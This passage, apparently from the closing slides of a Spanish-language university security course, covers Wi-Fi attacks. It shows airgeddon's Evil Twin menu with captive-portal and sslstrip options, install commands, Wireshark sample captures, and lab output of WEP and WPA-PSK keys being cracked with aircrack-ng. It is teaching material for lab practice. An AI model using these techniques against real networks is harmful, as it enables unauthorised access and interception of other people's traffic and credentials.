- 4** Once the victim's device is disconnected from the legitimate AP, it tries to reconnect. Seeing two networks with the same SSID the target may connect to the attacker's Evil Twin AP, especially if the signal is stronger.

- ```
***** Evil Twin attacks menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:

0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
----- (without sniffing, just AP) -----
5. Evil Twin attack just AP
----- (with sniffing) -----
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
----- (without sniffing, captive portal) -----
9. Evil Twin AP attack with captive portal (monitor mode needed)

Hint If you use the attack without sniffing, just the AP, you can use any external sniffer script

> 9

The interface wlan0 you have already selected is not supporting VIF (Virtual Interface). This attack needs
it to virtually unfold itself to create the fake access point while also performing denial of service (DoS). Do you want to continue? If yes, the denial of service will not work being an important part of the attack and making it probably ineffective [y/N]

> Y
```

# Ataques contra portales cautivos

- Instalar airgeddon:

- Git:

```
git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
```

- Docker:

xhost +

```
sudo docker run --rm -ti --name airgeddon --net=host
--privileged --userns=host -e DISPLAY="${DISPLAY}" -e
XDG_SESSION_TYPE="${XDG_SESSION_TYPE}"
v1s1t0r1sh3r3/airgeddon
```

# Practicar con capturas



# Wireshark sample captures



File: [Network Join Nokia Mobile.pcap](#)

Description: 802.11 capture of a new client joining the network, authenticating and activating WPA ciphering

File: [wpa-Induction.pcap](#)

Description: 802.11 capture with WPA data encrypted using the password "Induction".

File: [wpa-eap-tls.pcap.gz](#)

Description: 802.11 capture with WPA-EAP. PSK's to decode:

a5001e18e0b3f792278825bc3abff72d7021d7c157b600470ef730e2490835d4  
79258f6ceeeceedd3482b92deaabdb675f09bcb4003ef5074f5ddb10a94ebe00a  
23a9ee58c7810546ae3e7509fda9f97435778d689e53a54891c56d02f18ca162

File: [http\\_PPI.cap](#)

Description: 802.11n capture with PPI encapsulation containing HTTP data.

File: [mesh.pcap](#)

Description: 802.11s capture with Radiotap encapsulation.

File: [mesh\\_assoc\\_truncated.pcapng](#) Description: 802.11s capture of an association and beacon packets

File: [wpa2linkuppassphraseiswireshark](#)


Description: Typical WPA2 PSK linked up process (SSID is ikeriri-5g and passphrase is wireshark so you may input wireshark:ikeriri-5g choosing wpa-pwd in decryption key settings in IEEE802.11 wireless LAN settings)

# Wireshark: How To Decrypt 802.11



## Adding Keys: IEEE 802.11 Preferences

Go to *Edit->Preferences->Protocols->IEEE 802.11*. You should see a window that looks like this:



# Lab

- **WLAN\_C3:**
  - WEP 128



- **dd-wrt:**
  - WPA-PSK



# WLAN\_C3



WEP AP Info // BSSID: 00:01:36:0C:41:75 // Channel: 1 // ESSID: WLAN\_C3

WEP key decrypted successfully:

ASCII: X000138FFEBC3

Hexadecimal: 58303030313338464645424333

The password was saved on file: [/io/wep\_captured\_key-WLAN\_C3.txt]

Press [Enter] on the main script window to continue, this window will be closed

```
Aircrack-ng 1.7

[00:00:05] 84499/86016 keys tested (14491.93 k/s)

Time left: 0 seconds 98.24%

KEY FOUND! [mariposa]

Master Key : 0C 95 EF 88 3F D6 04 00 05 86 C5 48 E9 A5 84 10
 0E 1C 39 B1 99 07 EC 01 BC 3E 2C DC 8B 49 BB 12

Transient Key : E1 4A C1 AF 21 F2 14 BC 64 EE 2C E9 0B 85 12 BD
 25 A6 2F 42 18 56 F8 D7 82 C7 E6 31 BA F3 C3 F6
 6B 01 3E 8E AD EA A2 C2 CB 08 BD 45 1E 4D C9 08
 5B 08 E8 A1 4A 97 B0 81 65 2B 64 A4 C5 4E 4C 60

EAPOL HMAC : D3 D4 CB E4 CB 2F 61 75 BF 02 85 BF 5F 37 DA 72
```

---

## Para saber más

- Network Warrior: Everything You Need to Know That Wasn't on the CCNA Exam 2nd Edition. Gary Donahue. O'Reilly.
- Key Reinstallation Attacks, Breaking WPA2 by forcing nonce reuse, by Mathy Vanhoef, 2017: <https://www.krackattacks.com/>
- Nuevo ataque PMKID a redes Wi-Fi WPA/2 by Yago Hansen @yadox: <https://www.youtube.com/watch?v=Tgobzm-TG2w>
- Ataque clientless a WPA/WPA2 usando PMKID por Ilana MT: <https://medium.com/hacking-info-sec/ataque-clientless-a-wpa-wpa2-usando-pmkid-1147d72f464d>
- Exfiltrando información con DnsCat2 desde cero por darkbyte: <https://darkbyte.net/exfiltrando-informacion-con-dnscat2-desde-cero/>

Summer School 2026

# Muchas gracias :)

[garaizar@deusto.es](mailto:garaizar@deusto.es)

---

